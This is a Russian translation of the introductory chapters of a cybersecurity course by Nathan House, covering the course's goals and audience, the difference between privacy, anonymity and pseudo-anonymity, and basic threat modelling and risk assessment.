Полный курс по Кибербезопасности: Секреты Хакеров



Нейтан Хауз

ПОЛНЫЙ КУРС ПО КИБЕРБЕЗОПАСНОСТИ

ТОМ 1

СЕКРЕТЫ ХАКЕРОВ

Нейтан Хаус
CISSP. CISM. CISA. SCF. Сертифицированный ведущий аудитор ISO 27001

Об авторе



Нейтан Хаус имеет 24-летний опыт работы в области кибербезопасности. За это время он консультировал крупнейшие компании по всему миру, обеспечивал безопасность многомиллионных и многомиллиардных проектов. Руководитель консалтингового агентства по вопросам безопасности Station X. В последние годы выступал в качестве ведущего консультанта по безопасности в ряде компаний Великобритании по мобильному банкингу и платежным системам, помогая обезопасить транзакции на 71 млрд. фунтов стерлингов.

В течении нескольких лет принимал участие в различных конференциях по безопасности, выступал в роли разработчика бесплатных инструментов безопасности и находил серьезные уязвимости в безопасности популярных приложений.

1

ВВЕДЕНИЕ

1. Приветствие и знакомство с тренером



Всем привет и добро пожаловать на курс. Давайте я быстро представлюсь, кто я такой. Меня зовут Нэйтан Хаус, я основатель и руководитель компании Station X, работающей в сфере информационной безопасности. Я буду вашим тренером на протяжении этого обширного курса. Опыт моей работы в этой сфере порядка 24 лет и я консультировал многие крупные компании по всему миру. Я обеспечивал безопасность многомиллионных и даже многомиллиардных проектов.

Я предоставлял сопровождение по вопросам безопасности для таких компаний, как Vodafone, BP, Visa, для Олимпийских игр 2012 года в Лондоне, также для ряда банков и финансовых институтов, и так далее. Я руководил обеспечением безопасности ряда мобильных банковских приложений в Великобритании, так что если вы живете в Соединенном Королевстве, то возможно, у вас в кармане, в вашем смартфоне, находится приложение, которое я помогал защищать. У меня много квалификаций по безопасности включая CISP, CISM, CISA и SCF. На протяжении ряда лет я выступал на различных конференциях, разрабатывал бесплатные инструменты безопасности и занимался поиском серьезных уязвимостей в популярных приложениях.

Так что, по идее, я должен бы знать, о чем я рассказываю, когда речь заходит о безопасности и приватности, если только все годы моей работы не пропали в одночасье. Никогда еще обеспечение качественной безопасности, приватности и анонимности не было так важно, как сегодня. Я с огромным энтузиазмом готов приступить к вашему обучению.

2. Быстрый способ обеспечения безопасности

Занятие, в котором рассказывается о быстром способе обеспечения безопасности, находится в процессе постоянной доработки, актуальную версию занятия смотрите в видео-курсе.

3. Цели и задачи обучения - Том 1

Давайте поговорим о целях и задачах обучения в первом томе курса. Том 1 охватывает фундаментальные составляющие требуемого набора навыков, необходимых для того, чтобы стать экспертом в области безопасности и приватности. Вы поймете, что такое онлайн угроза и ландшафт уязвимостей при помощи моделирования угроз и оценки рисков.

Цели и задачи обучения

1. Освоить фундаментальные основы безопасности и приватности
2. Понять ландшафт угроз и уязвимостей
3. Научиться производить моделирование угроз и оценку рисков
4. Определить персональные источники угрозы
5. Научиться создавать тестовые среды в Virtualbox и VMware
6. Освоить шифрование
7. Разобраться с особенностями безопасности и приватности в Windows, Mac OS X, Linux
8. Научиться отражать атаки с использованием социальной инженерии
9. Научиться эффективно использовать изоляцию и разграничение доступа

Это означает, что вы детально узнаете, что из себя представляют угрозы и злоумышленники, хакеры, средства для слежки, вредоносные программы, уязвимости нулевого дня, наборы эксплойтов и многое другое. Вы поймете, как определить уровень потенциальной опасности, которую они представляют, как снизить риск при помощи выбора, реализации и мониторинга подходящих средств защиты. Вы изучите, как настраивать тестовые среды в VirtualBox и VMware с использованием гостевой операционной системы по вашему выбору или хостовой операционной системы, включая Windows, Mac OS X, Linux и Kali.

После этого курса вы будете понимать, как работает шифрование: симметричные и асимметричные алгоритмы, хеши, SSH, SSL, TLS и так далее, а также как можно обойти шифрование и что нужно делать, чтобы минимизировать риски. Все это будет преподаваться вам в доступной для понимания форме.

По прохождению курса вы будете понимать различия в плане безопасности и приватности между Windows 7, Windows 8, Windows 10, Mac OS X и Linux. Мы рассмотрим, как облегчить установку патчей на эти платформы и как свести к минимуму связанные с ними проблемы безопасности и приватности. Тема установки патчей очень важна и должна быть раскрыта в основах. Также мы изучим, как защищаться от угроз социальной инженерии типа фишинга, смишинга, вишинга, кражи персональных данных, различных видов мошенничества и так далее. Вы узнаете, как использовать изоляцию и разграничение доступа для контроля за безопасностью, включая "песочницы", изоляцию приложений, виртуальные машины, Whonix и операционную систему Qubes.

Это первый том из четырех «Полного курса по кибербезопасности», приватности и анонимности в Интернете. Если вы хотите узнать о продолжении курса и содержимом других томов, то посмотрите бонусную лекцию в конце первого тома. Вам станет понятно, как все части взаимосвязаны друг с другом.

4. Целевая аудитория

Курс спроектирован для технически подкованных людей, желающих защитить себя от хакеров, киберпреступников, вредоносных программ, вирусов. Курс предназначен для людей, которые хотят обмениваться информацией анонимно, без опасений за свою семью или себя. Для тех, кто желает держать свои аккаунты, электронную почту, общение и персональную информацию защищенными от корпоративной или правительственной слежки и шпионажа.

Он также подходит для тех, кто заинтересован в технологиях и Интернете, например для специалистов по безопасности, студентов, обучающихся по специальностям в сферах IT или безопасности. Также для борцов за свободы, политических или религиозных диссидентов, работающих в условиях диктаторских режимов, для журналистов, бизнесменов, женщин и всех тех случаев, когда важна безопасность, приватность и анонимность. Курс подойдет и для сотрудников правоохранительных органов, которым нужно лучшее понимание того, как преступники избегают обнаружения. Курс также для тех, кого волнует шпионаж государства за их использованием Интернета и кто хочет этого избежать.

Данное обучение пригодится тем сотрудникам правоохранительных органов, которые работают во враждебной среде или под прикрытием. И тем, кто хочет публиковать информацию анонимно, например информаторам, блогерам из тех стран, где законодательно запрещено о чем-либо писать, и для тех, кто просто интересуется безопасностью, приватностью и анонимностью и хочет узнать нечто большее.

Если вы в числе вышеперечисленных категорий людей, то этот курс подходит для вас. Если нет, то не подходит. Я лишь хочу внести ясность, для кого спроектирован этот курс, чтобы никого не разочаровывать. Хотя я уверен, что вы останетесь довольны.

Есть ряд требований к обучению, которые позволят вам извлечь максимум пользы от него. Вы должны владеть базовым пониманием того, как работают операционные системы, сети и Интернет. Вы должны иметь возможность скачивать и устанавливать программное обеспечение и быть готовыми к тому, чтобы тратить свое время на исследование и изучение тем за пределами данного курса. Вы должны быть технически подкованными и, самое главное, готовыми применять те вещи, которые изучаете.

5. Рекомендации к обучению

Обеспечение безопасности, приватности и анонимности может быть сложной задачей. Для того, чтобы достичь хорошей безопасности, хорошей защиты, хорошей приватности и оставаться анонимными, вы должны понимать детали, так что курс будет углубленным. Это обширный и глубокий курс. Любой курс, который только лишь поверхностно касается безопасности, оставит пробелы, а любой пробел делает вас уязвимым. Так что любой курс, который пытается помочь защитить вас онлайн, должен быть обширным и углубленным, иначе он не сможет этого сделать. То, что тема является содержательной и сложной, вовсе не означает, что ее невозможно освоить. Если тема вам интересна, то это все, что вам нужно.

Я рекомендую делать записи, читать сторонние вещи за пределами тех тем, что мы рассмотрим, и задавать вопросы в случае, если они имеются. Я обеспечу вас множеством внешних ссылок на веб-сайты, отчеты, новостные статьи, Википедию и другие источники. Необязательно читать их все, они лишь предназначены для тех случаев, когда вы желаете углубиться в тему.

Я также рекомендую настроить тестовую среду для отработки на практике того, что вы изучаете, и я научу вас, как это сделать несколько позже. Один из лучших способов что-либо изучить - это изучение с целью последующего обучения кого-либо еще. Если вы будете держать в уме, что вам необходимо обучить кого-либо еще в дальнейшем, или вы уже обучаете, то это реально поможет вам запомнить предмет изучения.

Согласно одному исследованию в области психологии, обучающиеся запоминают до 90% информации, которую они изучают, когда они преподают ее кому-либо другому или же незамедлительно используют на практике. Вот почему я рекомендую вам проходить курс так, будто вы собираетесь преподавать содержимое курса кому-либо другому, или уже преподаете, а также настроить тестовую среду и использовать изучаемый материал сразу же.

90% информации усваивается, если обучаемый преподает материал кому-либо другому/применяет его незамедлительно
75% информации усваивается, если обучаемый проходит практику по материалу
50% информации усваивается, если обучаемый участвует в групповой дискуссии
30% информации усваивается, если обучаемый видит наглядную демонстрацию изучаемого материала
20% информации усваивается во время аудио-визуальной формы обучения
10% информации усваивается при чтении материала
5% информации усваивается при получении материала в виде лекций

По данным Национальной лаборатории тренинга США (Бетел, штат Мэн)

Это не тот курс, который можно просто посмотреть, послушать и затем забыть. Это курс для того, чтобы изучить материал, а затем применить его на практике. Обучающиеся запоминают до 75% материала, если они используют на практике то, чему обучаются. Вы можете увидеть немного статистики на этот счет выше.

В этом курсе есть множество отсылок и большинство из них ведут на бесплатный материал. Я постарался убедиться в этом. Но возможно, вы захотите приобрести дополнительное программное обеспечение, "железо" или сервисы, которые обсуждаются в этом курсе.

Например, у вас может возникнуть желание купить VPN, имейл-сервис, роутер или виртуальную машину. Несмотря на то, что совершенно необязательно что-либо покупать для прохождения данного курса, я лишь информирую вас о том, что возможно, после изучения определенных тем, у вас может появиться подобное желание. Я не связан ни с какими продуктами, о которых идет речь в курсе, они лишь относятся к числу тех, которые я рекомендую использовать или знать в целях изучения материала.

Я охватываю различные операционные системы, и может быть у вас никогда не возникнет намерений использовать какую-либо из них. Когда я говорю о конкретной операционной системе, я обозначаю это, чаще всего в названии фрагмента видео, так что в принципе, вы можете пропускать подобные части, если есть желание. Например, Windows 10. Возможно, у вас никогда не появится намерения использовать эту систему, так что вам ни к чему смотреть видео, где будет рассказываться о настройках приватности в этой системе.

В общем, как я уже сказал, вы можете пропускать те разделы, которые считаете неподходящими для себя, это целиком ваше дело. Однако, я не рекомендую пропускать разделы о Linux, поскольку когда речь заходит о серьезном уровне безопасности и приватности, операционные системы на базе ядра Linux реально необходимы.

Совет напоследок: действуйте проактивно, знания бессмысленны, если они не применяются на практике. Большинство людей частично послушают этот курс и применят лишь часть полученных знаний, но если последствия от нарушений вашей безопасности, приватности и анонимности могу оказаться критичными, то вам необходимо действовать проактивно и применять изучаемые в этом курсе техники.

И наконец, я надеюсь, что информация из этого курса будет использована положительным образом для улучшения человеческих свобод, безопасности, приватности и анонимности, безо всякой легкомысленности. Пожалуйста, не причиняйте вреда при помощи этой информации и оставайтесь в рамках закона.

6. Обновления курса

Безопасность и технологии развиваются быстрыми темпами. Нам нужно двигаться также быстро для обеспечения нашей безопасности, так что этот курс активно обновляется. Когда ландшафт безопасности будет меняться, я буду стараться обновлять материал.

В этой связи я крайне заинтересован в ваших отзывах, рекомендациях и предложениях. Дайте мне знать, если есть какая-либо область, на которой мне стоит больше сфокусироваться, или что-то нужно добавить в курс. Может быть, у вас есть решение получше, альтернатива чему-либо, просто дайте мне знать. Отправляйте свои отзывы и задавайте любые вопросы.

Перевод выполнен в клубе «ЦДС» https://skladchik.com

2

ПОЗНАЙ СЕБЯ: ЛАНДШАФТ УГРОЗ И УЯЗВИМОСТЕЙ

7. Цели и задачи обучения

Цель этого блока состоит в том, чтобы дать вам понимание фундаментальных принципов безопасности, приватности и анонимности, как эти принципы применяются в различных ситуациях, или конкретно в вашей ситуации, так чтобы вы смогли определять, выбирать, внедрять и мониторить подходящие средства по обеспечению безопасности для снижения рисков.

Вы поймете отношения и противоположности между безопасностью, приватностью и анонимностью. Принципы, о которых вы узнаете в этом разделе, необходимо сохранить в вашей памяти и применять после прохождения этого курса.

8. Защищай то, что ценишь

Время дорого, и мы хотим тратить как можно меньше времени на вопросы, связанные с безопасностью, и уделять его тем вещам, которыми мы реально хотим заниматься. Я хочу, чтобы инвестиции времени, которые вы вложите в безопасность, вернулись к вам в наилучшем виде.

Ваша цель - это защита того, что вы больше всего цените, а также достижение достаточного уровня безопасности в ваших делах онлайн. Подумайте сейчас о своих аккаунтах, файлах, электронной почте, посещаемых вами веб-сайтах и так далее и спросите себя: "Что из этого я считаю наиболее конфиденциальным?" Что вы не можете позволить себе потерять? Что незаменимо? Что может причинить вам наибольший вред? Что может ударить по вашей репутации?

Примерами таких вещей могут быть: фотографии, данные кредитной карты, данные банковского аккаунта, персональные данные, позволяющие установить

личность, данные об аккаунтах, связанных с LinkedIn, Facebook, Amazon, PayPal, ВКонтакте, WebMoney, ваша основная электронная почта, ваш Биткойн-кошелек, история браузера, особые файлы, о которых вы основательно волнуетесь, информация о паролях. Подумайте о том, что эти вещи украдены, уничтожены или зашифрованы, так что вы не можете больше их использовать, либо они размещены в публичный доступ в Интернете, либо они попали в руки к преступникам. Теперь составьте список таких вещей и степень вашей озабоченности по поводу их сохранности.

Мы будем считать эти вещи активами, нуждающимися в безопасности, это активы, о которых вы заботитесь. Далее мы будем использовать этот список с активами для концентрации ваших усилий на обеспечении их безопасности. Например, мало смысла в том, чтобы пытаться сделать резервную копию файлов, которые вы можете легко заменить, и при этом не уделить достаточно внимания незаменимым файлам. Смысл того, что мы делаем, состоит в том, чтобы приложить большую часть усилий к защите вещей, которые вы цените и о которых хотите позаботиться, и не тратить свое время на вещи, которые вам не нужны вовсе или могут быть довольно-таки легко заменены.

9. Что такое приватность, анонимность и псевдо-анонимность

Есть две вещи, которые вы можете дорого ценить, это приватность и анонимность, они будут связаны с тем, почему некоторые из активов важны для вас. Вы наверняка желаете, чтобы ваши электронные письма оставались приватными, а ваша личность тайной. Но приватность и анонимность - это не одно и то же, давайте выясним, в чем их различие.

Приватность - это когда никто не видит, что вы делаете, но потенциально знает, кто вы такой. Приватность касается контента, того, как сохранять конфиденциальность и хранить секреты. Примером приватности будет отправка зашифрованного электронного письма другу. Только он и вы можете прочитать это письмо, оно приватно для остального мира, не публично.

Другой пример, когда вы регистрируетесь у провайдера облачного хранения типа Dropbox, вы не анонимны, но если вы зашифруете файлы и только вы будете иметь ключ, данные будут приватными, у вас будет обеспечена приватность данных.

Вы приватны в собственном доме, поскольку никто не знает, что вы делаете дома, но вы не анонимны, все знают, что вы там живете.

Анонимность - это когда никто не знает, кто вы, но потенциально видит, что вы делаете. Анонимность отделяет ваши действия и деятельность от вашей настоящей личности. Анонимность касается вашей личности. Если происходит какой-то инцидент, то из числа всех прочих людей подозрение может пасть на любого из них.

Вы можете желать анонимности для просмотра контента, а не для его производства, бывают разные ситуации. Анонимность означает, что ваши действия невозможно будет связать с вами, вы будете без имени и без лица.

Например, вы заходите в Интернет при помощи сервиса для анонимизации типа Tor и оставляете сообщение о правах женщин под анонимным псевдонимом, возможно вы из страны, где подобное деяние считается преступлением. Ваши идентификационные данные остаются анонимными и отделенными от вашей реальной личности, однако ваше сообщение получено и оно не приватно, вот что называется анонимностью.

Если вы заходите на веб-сайт при помощи виртуальной частной сети VPN, то вы потенциально анонимны на этом сайте, но если вы оставите сообщение на их публичном форуме, то сообщение не будет приватным.

И наконец, есть вариант анонимности, который люди иногда используют и он называется псевдо-анонимностью. Псевдо-анонимность - это когда вы желаете сохранить свою репутацию, а не скрыть личность. Распространенный пример - иметь псевдоним для социальных сетей. Данное изображение наглядно демонстрирует это.

Злоумышленники могут не знать, кто этот пользователь с синим пакетом, но они могут соотнести определенные сообщения или действия с этим пользователем. Это псевдоним, прикрытие, фальшивая личность.

Надеюсь, вам теперь стала ясна разница между приватностью, анонимностью и псевдо-анонимностью, так что вы теперь должны понимать, что именно нужно вам в вашей ситуации.

Часто эти три понятия используются взаимозаменяемо и даже я сам иногда путаюсь в них, но важно понять различие, потому что разные технологии обеспечивают приватность в ущерб анонимности и псевдо-анонимности.

Одним из интересных псевдонимов нашего времени является Сатоши Накамото, создатель Биткойн. Если вы не знаете, кто это такой, то ради интереса отправляйтесь немного почитать на эту тему.

В большинстве стран у вас есть защищенное законодательством право на приватность и анонимность, если они вам нужны. В большинстве стран кража вашей персональной и приватной информации является преступлением. Например, содержимое электронного письма - это приватная информация.

Должен, однако, заметить, что многие правительства, похоже, могут себе позволить безнаказанно красть персональную информацию и, к сожалению, мы все отдаем себе в этом отчет.

Вот почему люди чувствуют, что наша приватность нарушается, это вызывает у нас потребность в безопасности, обеспечении приватности и анонимности, и вероятно, именно поэтому многие из вас сейчас смотрят этот курс.


Итак, к списку ваших активов или вещей, представляющих важность для вас, вы вполне можете добавить приватность и анонимность. Возможно, потребность в них может быть значительно выше или ниже, чем потребность в защите ваших активов.

Мы движемся далее по курсу, а пока что оцените потребность в защите ваших активов, включая приватность и анонимность, потому что это будет определять необходимые для вас меры безопасности.

10. Безопасность, уязвимости, угрозы и злоумышленники

Теперь мы понимаем разницу между приватностью, анонимностью и псевдо-анонимностью. И теперь мы можем перейти к безопасности. Здесь мы видим наши активы, это вещи, о которых мы заботимся, мы хотим, чтобы они были приватными, например, наши файлы, аккаунты, финансовая информация, электронная почта, и вещи, которые могут относиться к анонимности или нашей личности, и мы не хотим, чтобы эти вещи ассоциировались с нашей личностью, это может быть история браузера, история наших загрузок, какие сообщения мы оставляем и так далее.

Эти активы индивидуальны для вас, это ваши персональные нужды.



И чтобы защитить эти активы, мы применяем различные средства обеспечения безопасности. К этим средствам относятся VPN, шифрование, Opsec, HTTP-фильтры, OpenPGP, экраны блокировки и другие, вы можете увидеть их на изображении.

Итак, это означает, что безопасность - это уровень устойчивости наших активов по отношению к угрозам, исходящим от злоумышленников. И мы выбираем средства для обеспечения безопасности, основываясь на видах угроз и противостоящих нам злоумышленников.

Угрозы - это неприятности, которые могут произойти, например, атака вредоносной программы, массовое снятие информации с технических каналов связи, наборы эксплойтов, чтение зашифрованных данных, заражение вирусом и другие угрозы, которые вы можете наблюдать здесь.

И эти угрозы, они исходят со стороны злоумышленников, к ним можно отнести хакеров, киберпреступников, правительства стран, диктаторские режимы или, возможно, кого-либо наподобие вашей бывшей или бывшего, если уж совсем не повезло.

Здесь вы видите эти красные треугольники, они изображают уязвимости, баги и слабые места в наших средствах обеспечения безопасности. Угроза будет пытаться эксплуатировать уязвимости в вашей безопасности для воздействия на ваши активы. Например, вредоносная программа заражает ваш компьютер при помощи уязвимости вследствие отсутствия нужной заплатки.

РИСК = (Уязвимость x Угрозы x Последствия)

Изобразим это при помощи формулы. Риск равен: уязвимости умножить на угрозы, умножить на последствия. Риск - это вероятность возникновения угрозы, эксплуатирующей уязвимости в ваших средствах обеспечения безопасности и последствия, к которым все это может привести. Риск для ваших активов, риск для вас, риск для вашей приватности и анонимности.

Угрозы и злоумышленники, которым вы противостоите, называются вашим ландшафтом угроз, или моделью угроз. Ваш ландшафт угроз будет индивидуален для вас.

В разделе "Познай своего противника" мы получше поймем существующие угрозы и злоумышленников, так что вы сможете определить свой собственный ландшафт угроз, хотя мы и будем изучать множество типовых угроз и злоумышленников типа хакеров, киберпреступников и так далее. А еще, не у всех из нас есть проблемная бывшая или бывший.

Как вы можете ясно увидеть, безопасность совершенно не изолирована, нет никакого универсального решения от всех проблем. Ваши средства обеспечения безопасности должны быть выбраны, основываясь на их способности уменьшать количество возможных угроз и злоумышленников, а также на последствиях выбранной реализации.

Например, вы можете выбрать Tor в качестве средства против массовой слежки, угрозы массовой слежки, исходящей от диктаторского режима. И вы можете выбрать Tor по причине того, что последствия весьма критичны, ведь речь идет о вашей личности, и как только ваша личность будет идентифицирована, наступят последствия.

Таким образом, вы должны применить средства обеспечения безопасности для защиты своих активов, для обеспечения приватности и анонимности, или псевдо-анонимности, если они вам необходимы.


Безопасность - это технология, безопасность - это также и действие, и процесс. Очень важно понимать, что средства для обеспечения безопасности - это не просто технология, вы должны понимать это. Эти средства являются еще и процессами, и действиями. Ваши действия, по факту, - это самые важные средства обеспечения безопасности для защиты ваших активов и уменьшения количества угроз и злоумышленников.

Результатом правильно подобранных процессов, действий и технологий безопасности является защита ваших активов, приватности и анонимности.

11. Моделирование угроз и оценка рисков

Теперь поговорим о моделировании угроз и оценке рисков. У вас должно было появиться представление об уязвимостях, угрозах, злоумышленниках, последствиях и результирующих рисках. Также вы теперь должны понимать, почему безопасность - это процесс, действия и технологии для защиты ваших активов, приватности и анонимности.

Давайте немного углубимся в применение всего того, что мы уже узнали. Первое очень важное замечание, вы никогда не сможете достичь 100% безопасности, также как не бывает и нулевого риска. По этой причине вы никогда не сможете защитить свои активы полностью, или сохранить абсолютную приватность, или заполучить совершенную анонимность.



Если вы когда-либо видели, что кто-то рекламирует стопроцентную безопасность, обойдите его за километр. У него нет ни малейшего понятия, о чем он говорит. Риск будет всегда, только если вы не прекратите свою жизнедеятельность.

Жизнь - это риск, выход в Интернет - это риск. Мы идем на риск ради больших возможностей и преимуществ, которые дарует нам Интернет. Чтобы извлечь выгоду из возможностей от использования Интернета, мы вынуждены принять уровень риска.

И вам нужно решить для себя, какова ваша устойчивость к риску, основанному исходя из ваших обстоятельств. Чем ниже устойчивость к риску, то есть если последствия от потери безопасности, приватности и анонимности критичны, тем больше средств обеспечения безопасности вам нужно, тем более продвинутые и ограниченные по юзабилити средства вам могут потребоваться. Чем выше устойчивость к имеющемуся риску, то есть последствия могут быть не критичными, тем меньше средств безопасности вам нужно.

Так что безопасность - это баланс, баланс между юзабилити и безопасностью, между риском и возможностью. И безопасность часто препятствует простоте в использовании. Вот почему мы должны выбирать средства безопасности, которые подходят для наших целей и которые соотносятся с нашей склонностью к риску.

Этот курс и разделы "Познай себя" и "Познай своего противника" обеспечат вас общими сведениями об угрозах и уязвимостях, которые вы можете повстречать в Интернете, так что вы сможете сделать осознанный выбор в зависимости от ваших потребностей в безопасности, приватности, анонимности и устойчивости к риску.

Наберитесь терпения, пока мы пройдем через эти два раздела, и тогда вы начнете больше понимать о существующих угрозах и злоумышленниках, и о вещах, о которых вы, возможно, никогда не слышали до этого.

Теперь другое очень важное замечание, подход к вашей безопасности должен быть риск-ориентированным. Мы знаем, что нельзя иметь стопроцентную безопасность, так что вам нужно применять риск-ориентированный подход для использования соответствующего уровня безопасности в целях уменьшения риска, чтобы она не стала излишне обременительной до такой степени, что систему уже становится нельзя использовать. Но только вы можете выбрать, насколько объемной и обременительной должна быть ваша безопасность, необходимая для защиты ваших активов.

Для применения риск-ориентированного подхода к безопасности во время выбора средств обеспечения безопасности вам нужно выполнить базовое моделирование угроз и оценку рисков. И я помогу это сделать на следующем примере.

Итак, риск равняется уязвимости умножить на угрозы, умножить на последствия. Давайте сейчас пройдем через процесс оценки.

Для начала начнем с наших активов. У вас уже должен быть список или набросок списка или представление о ваших активах, мы занимались этим в предыдущих видео. У вас должно быть примерное представление о вещах, которые вам важны и которые вы хотите защитить. Уязвимости, угрозы и злоумышленники. У вас, возможно, есть определенное понимание, каковы ваши угрозы и кто ваши противники, это наверняка и стало причиной, по которой вы решили пройти этот курс. Или у вас может не быть четкого представления об этом, или вы еще не решили окончательно.

В разделе "Познай своего противника" мы рассмотрим разные уязвимости, угрозы и злоумышленников. Когда вы будете проходить следующий раздел, определите, что подходит вам. Так вы сможете определиться с риском. Определите последствия того, что ваши активы могут быть скомпрометированы, что угрозы могут быть реализованы.

Когда речь заходит о ваших активах, представьте, что они утеряны или украдены, уничтожены или зашифрованы, так что вы не можете их использовать, либо они размещены в Интернете, попали в руки к злоумышленникам, преступникам, хакерам, правительству, правоохранительным органам.

Как это могло бы ударить по вашей репутации, вашей приватности, вашей анонимности? Каковы будут последствия от потери приватности и анонимности? Что сделает злоумышленник?

Сконцентрируйтесь на последствиях, возникающих при условии, когда угрозы и злоумышленники вряд ли могут быть обнаружены, и это ключевой момент здесь. Чтобы определить риск и нужные вам средства обеспечения безопасности, сконцентрируйтесь на последствиях, возникающих при условии, что ваше понимание и общие представления об угрозах и злоумышленниках не определены до конца, а такое часто случается. Вы представляете себе последствия, а удар оказывается еще сильнее.

Как только к вам придет понимание о ваших активах, угрозах в их адрес, уязвимостях, злоумышленниках, доступных средствах обеспечения безопасности, и вы поймете последствия от исходящих угроз, то вы сможете определить общий уровень риска, которому подвергаетесь. Пока что вы, возможно, не знаете обо всех средствах безопасности и как их настраивать, но это будет изучено далее в ходе курса.

Возможно, вы определились, что конкретно в вашей деятельности подвержено риску, а также на противостояние каким угрозам, злоумышленникам и уязвимостям необходимо выделить самые эффективные средства безопасности и наибольшее внимание.

Позвольте мне привести пример, о котором вы, должно быть, и так подумали. Пока вы толком еще не прошли этот курс, чтобы уметь производить моделирование угроз и оценку рисков.

Должно быть, вы представили угрозу кражи вашего ноутбука, злоумышленник - это вор, уязвимость - это данные на вашем ноутбуке в виде незашифрованного текста, а последствия - это урон репутации и возможно, кража персональных данных. В зависимости от вашей устойчивости к риску вы выберете средства безопасности, которые минимизируют риск. И вам следует в первую очередь использовать средства защиты от самых приоритетных рисков.

Выбирайте > Внедряйте > Оценивайте > Контролируйте

Данный курс в целом - это серия уроков по средствам безопасности, как их применять, зачем их применять, об их сильных и слабых сторонах, и так далее.

На протяжении курса выбирайте, внедряйте, оценивайте, контролируйте те средства безопасности, которые мы будем разбирать. Когда дело дойдет до выбора, выбирайте те средства безопасности, которые лучше всего уменьшают ваши риски.

Например, в случае с кражей ноутбука, о которой мы только что говорили, вы могли бы выбрать шифрование всего диска с использованием механизмов блокировки, шифрование загрузочного сектора и предзагрузочную аутентификацию в качестве части ваших средств безопасности, снижающих риски подобной угрозы.

Далее, внедрение этих средств. Вы устанавливаете блокировку, производите полное шифрование диска, настраиваете. Далее оцениваете, оцениваете выбранные вами средства на эффективность. Проверьте, что шифрование всего диска произведено и данные зашифрованы. Затем контролируйте, контролируйте эффективность средств безопасности. Например, проверяйте обновления систем безопасности, уязвимости в механизмах защиты диска, и так далее.

Если находите слабое место, возвращаетесь к заданному этапу снова. Это и есть моделирование угроз и оценка рисков.

Как только вы ознакомитесь с этим курсом более детально, то почувствуете большую уверенность в оценке угроз и злоумышленников, понимании, где же находятся ваши уязвимости. А затем начнете понимать, где необходимо применять средства безопасности для защиты вещей, которые вы цените, приватности или анонимности, или ваших файлов, или электронной почты.

Итак, я надеюсь, это видео поможет вам убедиться, что вы выбираете правильные средства безопасности, и принесет максимальную пользу для защиты ваших активов.

12. Безопасность vs Приватность vs Анонимность: Можно ли обладать ими всеми?

Безопасность, приватность и анонимность могут иногда быть в противоречии друг с другом. Например, функция браузера может проверять все веб-сайты, которые вы посещаете, не относятся ли они к сайтам с известным вредоносным содержанием.

Эта функция помогает обеспечивать безопасность, потому что она может остановить вас от посещения сайта с вредоносными контентом, но может потенциально и вмешаться в вашу приватность и анонимность, поскольку вредоносный сайт сохраняет постоянный контакт с вашим браузером и может постоянно получать информацию о том, какие сайты вы посещаете и когда. И в подобных ситуациях вам нужно сделать выбор между безопасностью, приватностью и анонимностью.

